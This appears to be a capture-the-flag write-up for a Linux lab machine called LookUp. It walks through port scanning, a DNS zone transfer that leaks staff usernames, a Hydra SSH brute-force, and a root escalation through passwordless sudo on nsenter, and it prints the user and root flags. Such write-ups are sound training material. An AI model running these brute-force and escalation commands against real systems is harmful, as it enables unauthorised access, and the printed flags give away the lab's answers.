

Offensive Security Playground

Machine Name: LookUp

OS: Linux

Difficulty: Easy

LookUp



OS:  Linux

DIFFICULTY: Easy

CREATOR: d4t4s3c

POINTS: Root: 30 | User: 20

RELEASE: 19 Jul 2026

Size

908MB

Platforms



MD5

F0E104DFBAEF32BE07C2641BDC47E35C

First user

 suraxddq

First root

 suraxddq

dnsdns-reverse-lookupdns-zone-transferssh-bruteforce

misconfigurednsenter-sudo

 nohh022 (ES) 26.07.26 

 d4t4s3c  (ES) 27.07.26 

 zer0arc4 (EN) 27.07.26 

 beehack (ZH) 28.07.26 

 Submit Writeup

 Download VM

Objective

The objective of this machine is to obtain initial access to the target system and escalate privileges to gain root-level access.

```
      888      888      888 888b  888
      888      888      888 8888b  888
      888      888      888 88888b 888
Y88b  d88P 888 888 888 888Y88b 888 888 888 888
Y88b d88P 888 888 888 888 Y88b888 888 888 Y8bd8P'
Y88o88P 888 888 888 888 Y88888 888 888 X88K
Y888P Y88b 888 888 888 Y8888 Y88b 888 .d8'''8b.
Y8P "Y88888 888 888 Y888 "Y88888 888 888
                                     888
                                     Y8b d88P
                                     "Y88P"

VM Name - LookUp
IP Address - 172.20.10.2

lookup login: _
```

Reconnaissance

The first step was to identify the target's IP address and perform a port scan to determine which services were exposed.


```
nmap -sC -sV 172.20.10.x
```

```
(kali@kali)-[~/Downloads/vpns/vulnux]
$ nmap -sC -sV 172.20.10.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 15:09 -0400
Nmap scan report for 172.20.10.2
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
|_  256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
53/tcp    open  domain   Ero device dnsd
|_ dns-nsid:
|_  bind.version: not currently available
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Under Construction
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:79:89:6C (VMware)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.01 seconds

(kali@kali)-[~/Downloads/vpns/vulnux]
```

Site Under Construction on Port 80 (http)



Enumeration

Directory Enumeration

I first performed directory enumeration against the web server using 'ffuf' to identify accessible directories and files.

```
ffuf -u http://172.20.10.x/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -mc 200
```

```
(kali㉿kali)-[~/Downloads]
$ ffuf -u http://172.20.10.3/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -mc 200
```



COMING SOON

v2.1.0-dev

This website is under construction.

```
:: Method : GET
:: URL : http://172.20.10.3/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200
```

```
index.html [Status: 200, Size: 1519, Words: 255, Lines: 84, Duration: 3ms]
:: Progress: [4750/4750] :: Job [1/1] :: 69 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

```
(kali㉿kali)-[~/Downloads]
```

DNS Enumeration

Reverse DNS Lookup

I started by performing a reverse DNS lookup against the target IP to identify whether it was associated with a hostname or domain.

```
dig -x 172.20.10.x @172.20.10.x
```

```

(kali㉿kali)-[~/Downloads/vpns/vulnyx]
$ dig -x 172.20.10.2 @172.20.10.2

; <<>> DiG 9.20.23-1-Debian <<>> -x 172.20.10.2 @172.20.10.2
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33933
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: dcab9bdd01e7dc5958998d836a8706d780c5c20cca76deca (good)
;; QUESTION SECTION:
;2.10.20.172.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
2.10.20.172.in-addr.arpa. 86400 IN      PTR      ns1.silvertech.nyx.

;; AUTHORITY SECTION:
10.20.172.in-addr.arpa. 86400 IN      NS       ns1.silvertech.nyx.

;; ADDITIONAL SECTION:
ns1.silvertech.nyx.      86400 IN      A        172.20.10.2

;; Query time: 352 msec
;; SERVER: 172.20.10.2#53(172.20.10.2) (UDP)
;; WHEN: Thu Aug 20 15:14:56 EDT 2026
;; MSG SIZE rcvd: 143

```

The lookup returned the domain: ns1.silvertech.nyx

I added the discovered domain to `/etc/hosts` so that it could be resolved locally during further enumeration.

```
sudo nano /etc/hosts
```

```
172.20.10.x silvertech.nyx ns1.silvertech.nyx
```

```

(kali㉿kali)-[~/Downloads]
$ sudo nano /etc/hosts
[sudo] password for kali:

```

```

10.129.0.130 dangertech.net dangertech.net
172.20.10.3 ns1.silvertech.nyx silvertech.nyx

```

DNS Zone Transfer - AXFR

Since DNS was exposed, I checked whether the DNS server allowed an unauthenticated zone transfer.

```
dig @ns1.silvertech.nyx silvertech.nyx axfr
```

```
--$ dig @ns1.silvertech.nyx silvertech.nyx axfr
<<>> DiG 9.20.23-1-Debian <<>> @ns1.silvertech.nyx silvertech.nyx axfr
(1 server found)
;; global options: +cmd
silvertech.nyx. 86400 IN SOA ns1.silvertech.nyx. admin.silvertech.nyx. 1 3600 1800 604800 86400
silvertech.nyx. 86400 IN NS ns1.silvertech.nyx.
ceo.silvertech.nyx. 86400 IN TXT "a.miller@silvertech.nyx"
finance.silvertech.nyx. 86400 IN TXT "b.clark@silvertech.nyx"
hr.silvertech.nyx. 86400 IN TXT "m.bailey@silvertech.nyx"
it.silvertech.nyx. 86400 IN TXT "p.logan@silvertech.nyx"
it.silvertech.nyx. 86400 IN TXT "j.carter@silvertech.nyx"
it.silvertech.nyx. 86400 IN TXT "r.turner@silvertech.nyx"
it.silvertech.nyx. 86400 IN TXT "s.hughes@silvertech.nyx"
ns1.silvertech.nyx. 86400 IN A 172.20.10.2
support.silvertech.nyx. 86400 IN TXT "p.hollen@silvertech.nyx"
www.silvertech.nyx. 86400 IN A 172.20.10.2
silvertech.nyx. 86400 IN SOA ns1.silvertech.nyx. admin.silvertech.nyx. 1 3600 1800 604800 86400
;; Query time: 7 msec
;; SERVER: 172.20.10.2#53(ns1.silvertech.nyx) (TCP)
;; WHEN: Thu Aug 20 15:24:44 EDT 2026
;; XFR size: 13 records (messages 1, bytes 515)

--(kali@kali)-[~/Downloads/vpns/vulnyx]
--$ nano usrmn.txt
--(kali@kali)-[~/Downloads/vpns/vulnyx]
--$ cat usrmn.txt
a.miller
b.clark
m.bailey
p.logan
j.carter
r.turner
s.hughes
p.hollen
```

The DNS records also revealed potentially useful information such as usernames/email addresses.

I extracted the usernames from the DNS response and stored them in a wordlist for further testing.

I saved them to:

usrmn.txt

This username list could then be used for authentication testing against the other exposed services.

SSH Enumeration

After obtaining a list of potential usernames/passwords as usrmn.txt from the previous enumeration, I tested the SSH service for weak credentials using Hydra.

```
hydra -L users.txt -P passwords.txt ssh://172.20.10.x
```

```
(kali@kali)-[~/Downloads/vpns/vulnyx]
$ hydra -L usrmn.txt -P usrmn.txt ssh://172.20.10.2 -u
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-20 15:33:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking ssh://172.20.10.2:22/
[22/ssh] host: 172.20.10.2 login: m.bailey password: b.clark
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-20 15:33:31
```

Found the Username and Password of the SSH **m.bailey:b.clark**

The brute-force attack identified valid SSH credentials. Using the discovered credentials, I connected to the SSH service and obtained a shell as the user **m.bailey**, providing the initial foothold on the target.

ssh **m.bailey@172.20.10.x**

```
(kali㉿kali)-[~/Downloads/vpns/vulnyx]
$ ssh m.bailey@172.20.10.2
The authenticity of host '172.20.10.2 (172.20.10.2)' can't be established.
ED25519 key fingerprint is: SHA256:asQvi3HRJO5ysMQldqQq2fLS966GfaQR6/7vtVkIV7w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
m.bailey@172.20.10.2's password:
Linux lookup 4.19.0-24-amd64 #1 SMP Debian 4.19.282-1 (2023-04-29) x86_64
m.bailey@lookup:~$ whomai
-bash: whomai: orden no encontrada
m.bailey@lookup:~$
```

After obtaining the SSH shell, I enumerated the user's home directory and found the user.txt file.

```
m.bailey@lookup:~$ cat user.txt
523b7bc4fec097ffa533f66a1f830936
m.bailey@lookup:~$ sudo -l
Matching Defaults entries for m.bailey on lookup:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User m.bailey may run the following commands on lookup:
  (root) NOPASSWD: /usr/bin/nsenter
m.bailey@lookup:~$
```

The user flag was successfully retrieved:

cat user.txt 523b7bc4fec097ffa533f66a1f8309**

With the user flag obtained, I proceeded with local enumeration to identify potential privilege escalation vectors and obtain root access.

Privilege Escalation

Enumeration

Sudo


After obtaining the user shell, I checked the sudo permissions of the current user to identify commands that could be executed with elevated privileges.

```
sudo -l
```

The output showed that the user `m.bailey` could execute `/usr/bin/nsenter` as `root` without requiring a password.

The ability to execute `nsenter` as root provided a potential privilege escalation path. I then investigated how `nsenter` could be leveraged to obtain a root shell.

```
sudo nsenter -t 1 -m -u -i -n /bin/sh
```



```
m.bailey@lookup:/tmp$ /usr/bin/nsenter --target 1 --mount --uts --ipc --net /bin/bash
nsenter: no se puede abrir /proc/1/ns/ipc: Permiso denegado
m.bailey@lookup:/tmp$
m.bailey@lookup:/tmp$ sudo nsenter -t 1 -m -u -i -n /bin/sh
# ls
bin      home      lib32     media    root     sys      vmlinuz
boot    initrd.img  lib64     mnt      run      tmp      vmlinuz.old
dev      initrd.img.old  libx32    opt      sbin     usr
etc      lib        lost+found  proc     srv      var
# cat /root/root.txt
d38cf53dd5e7f99c695bd4b0fdbe3985
#
```

The command successfully spawned a root shell.

Root Flag

After obtaining root access, I navigated to the root user's home directory and retrieved the `root.txt` flag.

```
cat /root/root.txt d38cf53dd5e7f99c695bd4b0fdbe39**
```

The root flag was successfully obtained

This completed the privilege escalation and full compromise of the target machine.